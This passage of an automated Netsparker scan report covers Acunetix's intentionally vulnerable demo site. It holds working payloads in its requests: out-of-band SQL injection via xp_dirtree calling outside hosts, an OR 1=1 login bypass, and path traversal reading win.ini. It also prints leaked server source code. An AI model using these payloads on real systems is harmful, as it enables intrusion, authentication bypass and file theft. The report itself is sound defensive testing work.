tfUName=Smith&tfUPass=-1%27%3bexec(%27xp_dirtree+%27%27%5c%5cyc8x7qqfppkmjklrkynb5tjaq_h-u9jajrvsmsi3%27%2b%27dhi.r87.me%27%2b%27%5cc%24%5ca%27%27%27)--
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3246
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:34:25 GMT
Cache-Control: private
```

3.2. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Parameters

Parameter	Type	Value
tfUName	**POST**	**-1';exec('xp_dirtree ''\\yc8x7qqfpprz4iyouo2znsumvr9tygurkzr2s9fo'+'iam.r87.me'+'\c$\a''')--**
tfUPass	POST	3
RetURL	GET	%2FDefault.asp%3F

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 148
Content-Type: application/x-www-form-urlencoded

tfUName=-1%27%3bexec(%27xp_dirtree+%27%27%5c%5cyc8x7qqfpprz4iyouo2znsumvr9tygurkzr2s9fo%27%2b%27iam.r87.me%27%2b%27%5cc%24%5ca%27%27%27)--&tfUPass=3
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3246
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:33:54 GMT
Cache-Control: private
```

3.3. http://testasp.vulnweb.com/showthread.asp?id=1%3bexec(%27xp_dirtree%20%27%27%5c%5cyc8x7qqfpp_11q5ftuoiaxg8lud49d7pfgaqns6u%27%2b%273w0.r87.me%27%2b%27%5cc%24%5ca%27%27%27)-- Confirmed

http://testasp.vulnweb.com/showthread.asp?id=1%3bexec(%27xp_dirtree%20%27%27%5c%5cyc8x7qqfpp_11q5ftu...

Parameters

Parameter	Type	Value
id	**GET**	**1;exec('xp_dirtree ''\\yc8x7qqfpp_11q5ftuoiaxg8lud49d7pfgaqns6u'+'3w0.r87.me'+'\c$\a''')--**

Request

```
GET /showthread.asp?id=1%3bexec(%27xp_dirtree%20%27%27%5c%5cyc8x7qqfpp_11q5ftuoiaxg8lud49d7pfgaqns6u%27%2b%273w0.r87.me%27%2b%27%5cc%24%5ca%27%27%27)-- HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/showforum.asp?id=1
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 4379
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:42:05 GMT
Cache-Control: private
```

4. Password Transmitted over HTTP

1 TOTAL
IMPORTANT
CONFIRMED
1

Netsparker detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

Classification

[OWASP 2013-A6](#) [PCI V3.1-6.5.4](#) [PCI V3.2-6.5.4](#) [CWE-319](#) [CAPEC-65](#) [WASC-4](#)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Base: 5.7 (Medium)
Temporal: 5.7 (Medium)
Environmental: 5.7 (Medium)

4.1. http://testasp.vulnweb.com/Login.asp Confirmed

http://testasp.vulnweb.com/Login.asp

Form target action

Request

```
GET /Login.asp HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3194
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:19 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FLogin%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FLogin%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="POST">
<table width="350" border="0" align="center" cellpadding="0" cell
…
```

5. Local File Inclusion

1 TOTAL
IMPORTANT
CONFIRMED
1

Netsparker identified a local file inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Netsparker **confirmed** this issue by reading some files from the target web server.

Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via an "`/etc/passwd`" file
- Harvest useful information from the log files, such as "`/apache/logs/error.log`" or "`/apache/logs/access.log`"
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Remedy

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

External References

- Local File Inclusion Vulnerability

Classification

OWASP 2013-A4 PCI V3.1-6.5.8 PCI V3.2-6.5.8 CWE-98 CAPEC-252 WASC-33 HIPAA-164.306(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Base: 8.6 (High)
Temporal: 8.6 (High)
Environmental: 8.6 (High)

5.1. http://testasp.vulnweb.com/Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini Confirmed

http://testasp.vulnweb.com/Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f...

Parameters

Parameter	Type	Value
item	**GET**	**/../../../../../../../../../../../windows/win.ini**

Proof of Exploit

File - C:\windows\win.ini

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

Request

```
GET /Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
…
ps://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
</tr>
</table>
<div st
…
```

6. Out-of-date Version (Microsoft SQL Server)

1 TOTAL
IMPORTANT

Netsparker identified you are using an out-of-date version of Microsoft SQL.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of Microsoft SQL Server to the latest stable version.

Known Vulnerabilities in this Version

Microsoft SQL Server Elevation of Privilege Vulnerability

Microsoft SQL Elevation of Privilege Vulnerability.

External References

- CVE-2021-1636

Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

6.1. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Identified Version

```
12.0.6164.21 (contains 1 important vulnerabilities)
```

Latest Version

```
15.0.4138.2
```

Vulnerability Database

```
Result is based on 09-07-2021 vulnerability database content.
```

Certainty

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

tfUName=1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&tfUPass=3
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3467
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:29:43 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="0" cellspacing="0" cellpadding="5">
<tr>
<td class="tableheader">Forum</td>
<td class="tableheader">Threads</td>

…
```

7. [Possible] Source Code Disclosure (Generic)

1 TOTAL

MEDIUM

Netsparker identified a possible source code disclosure (Generic).

An attacker can obtain server-side source code of the web application, which can contain sensitive data - such as database connection strings, usernames and passwords - along with the technical and business logic of the application.

Impact

Depending on the source code, database connection strings, username and passwords, the internal workings and business logic of the application might be revealed. With such information, an attacker can mount the following types of attacks:

- Access the database or other data resources. Depending on the privileges of the account obtained from the source code, it may be possible to read, update or delete arbitrary data from the database.
- Gain access to password protected administrative mechanisms such as dashboards, management consoles and admin panels, hence gaining full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

Actions to Take

1. Confirm exactly what aspects of the source code are actually disclosed; due to the limitations of these types of vulnerability, it might not be possible to confirm this in all instances. Confirm this is not an intended functionality.
2. If it is a file required by the application, change its permissions to prevent public users from accessing it. If it is not, then remove it from the web server.
3. Ensure that the server has all the current security patches applied.
4. Remove all temporary and backup files from the web server.

Required Skills for Successful Exploitation

This is dependent on the information obtained from the source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information from databases or administrative panels, ultimately leading to the control of the application or even the host the application resides on.

External References

- Secureyes - Source Code Disclosure over Http

Classification

OWASP 2013-A5 CWE-540 CAPEC-118 WASC-13 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Base: 5.3 (Medium)
Temporal: 5.3 (Medium)
Environmental: 5.3 (Medium)

7.1. http://testasp.vulnweb.com/Templatize.asp?item=Templatize.asp

http://testasp.vulnweb.com/Templatize.asp?item=Templatize.asp

Parameters

Parameter	Type	Value
item	GET	Templatize.asp

Certainty

Request

```
GET /Templatize.asp?item=Templatize.asp HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
…
ps://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<%@LANGUAGE="VBSCRIPT" CODEPAGE="1252"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="f
…
span="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp"
class="menu">search</a>
<%
if Request.QueryString("RetURL")="" then
curURL = Request.ServerVariables("URL") & "?" & Request.ServerVariables("QUERY_STRING")
else
curURL = Request.QueryString("RetURL")
end if

if Session.Contents("uname") <> "" then
Response.Write(" - <a href=""./Logout.asp?RetURL=" & Server.URLEncode(curURL) & """ class=""menu"">logout " & Session.Contents("uname") & "</a>")
else
Response.Write(" - <a href=""./Login.asp?RetURL=" & Server.URLEncode(curURL) & """ class=""menu"">login</a> - <a href=""./Register.asp?RetURL=" & Server.URLEncode(curURL) &
""" class=""menu"">register</a>")
end if
%>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<%
Dim oFileSys, oFile

Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
FName = Server.MapPath(".") & "\" & Request.QueryString("item")

Set oFile = oFileSys.OpenTextFile (FName, 1, False, 0)

If (IsObject(oFile)) Then
Response.Write(oFile.ReadAll)
oFile.Close
End If
%>
<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
</tr>
</table>
<div style="backg
…
```

8. Internal Server Error

1 TOTAL

LOW

CONFIRMED

1

Netsparker identified an internal server error.

The server responded with an HTTP status 500, indicating there is a server-side error. Reasons may vary, and the behavior should be analyzed carefully. If Netsparker is able to find a security issue in the same resource, it will report this as a separate vulnerability.

Impact

The impact may vary depending on the condition. Generally this indicates poor coding practices, not enough error checking, sanitization and whitelisting. However, there might be a bigger issue, such as SQL injection. If that's the case, Netsparker will check for other possible issues and report them separately.

Remedy

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does not disclose further information upon an error. All errors should be handled server-side only.

Classification

8.1. http://testasp.vulnweb.com/Templatize.asp Confirmed

http://testasp.vulnweb.com/Templatize.asp

Request

```
GET /Templatize.asp HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 500 Internal Server Error

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 1208
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:13 GMT
Cache-Control: private

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>500 - Internal server error.</h2>
<h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
</fieldset></div>
</div>
</body>
</html>
```

9. Cookie Not Marked as HttpOnly

1 TOTAL

LOW

CONFIRMED

1

Netsparker identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (*After these changes javascript code will not be able to read cookies.*)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to bypass HTTPOnly protection.

External References

- OWASP HTTPOnly Cookies
- MSDN - ASP.NET HTTPOnly Cookies

Classification

OWASP 2013-A5 CWE-16 CAPEC-107 WASC-15

9.1. http://testasp.vulnweb.com/ Confirmed

http://testasp.vulnweb.com/

Identified Cookie(s)

ASPSESSIONIDSSQDRCSR

Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK; path=/

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:09 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HT
…
```

10. Version Disclosure (ASP.NET)

1 TOTAL
LOW

Netsparker identified a version disclosure (ASP.NET) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of ASP.NET.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Remedy

Apply the following changes to your `web.config` file to prevent information leakage by using custom error pages and removing `X-AspNet-Version` from HTTP responses.

```
<System.Web>
     <httpRuntime enableVersionHeader="false" />
     <customErrors mode="On" defaultRedirect="~/error/GeneralError.aspx">
          <error statusCode="403" redirect="~/error/Forbidden.aspx" />
          <error statusCode="404" redirect="~/error/PageNotFound.aspx" />
          <error statusCode="500" redirect="~/error/InternalError.aspx" />
     </customErrors>
</System.Web>
```

Remedy References

- Error Handling in ASP.NET Pages and Applications
- Remove Unwanted HTTP Response Headers

Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

10.1. http://testasp.vulnweb.com/trace.axd

http://testasp.vulnweb.com/trace.axd

Extracted Version

2.0.50727

Certainty

Request

```
GET /trace.axd HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/trace.axd
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727

Content-Length: 2062
Content-Type: text/html; charset=utf-8
Date: Wed, 14 Jul 2021 11:09:29 GMT
Cache-Control: private

<html>
<head>
<title>Trace Error</title>
<style>

…
```

11. Missing X-Frame-Options Header

1 TOTAL

LOW

Netsparker detected a missing `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options` HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame` or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Remedy

- Sending the proper `X-Frame-Options` in HTTP response headers that instruct the browser to not allow framing from other domains.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking

Remedy References

- Clickjacking Defense Cheat Sheet

Classification

OWASP 2013-A5 CWE-693 CAPEC-103

11.1. http://testasp.vulnweb.com/

http://testasp.vulnweb.com/

Certainty

Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:09 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="
…
```

12. Open Redirection in POST method

1 TOTAL

LOW

CONFIRMED

1

Netsparker detected an open redirect vulnerability in a POST parameter. Open redirect occurs when a web page is being redirected to another URL in another domain via a user-controlled input.

Impact

Because the vulnerability can be only exploited via POST requests, its impact is very limited and it cannot be directly use for common Open Redirect attacks such as phising.

Remedy

- Where possible, do not use users' input for URLs.
- If you definitely need dynamic URLs, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs those are located on the trusted domains.

External References

- CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
- OWASP - Open Redirection

Classification

OWASP 2013-A10 CWE-601 WASC-38

12.1. http://testasp.vulnweb.com/Login.asp?RetURL=http://r87.com/?testasp.vulnweb.com/ Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=http://r87.com/?testasp.vulnweb.com/

Parameters

Parameter	Type	Value
tfUName	POST	Smith
tfUPass	POST	3
RetURL	**GET**	**http://r87.com/?testasp.vulnweb.com/**

Request

```
POST /Login.asp?RetURL=http://r87.com/?testasp.vulnweb.com/ HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
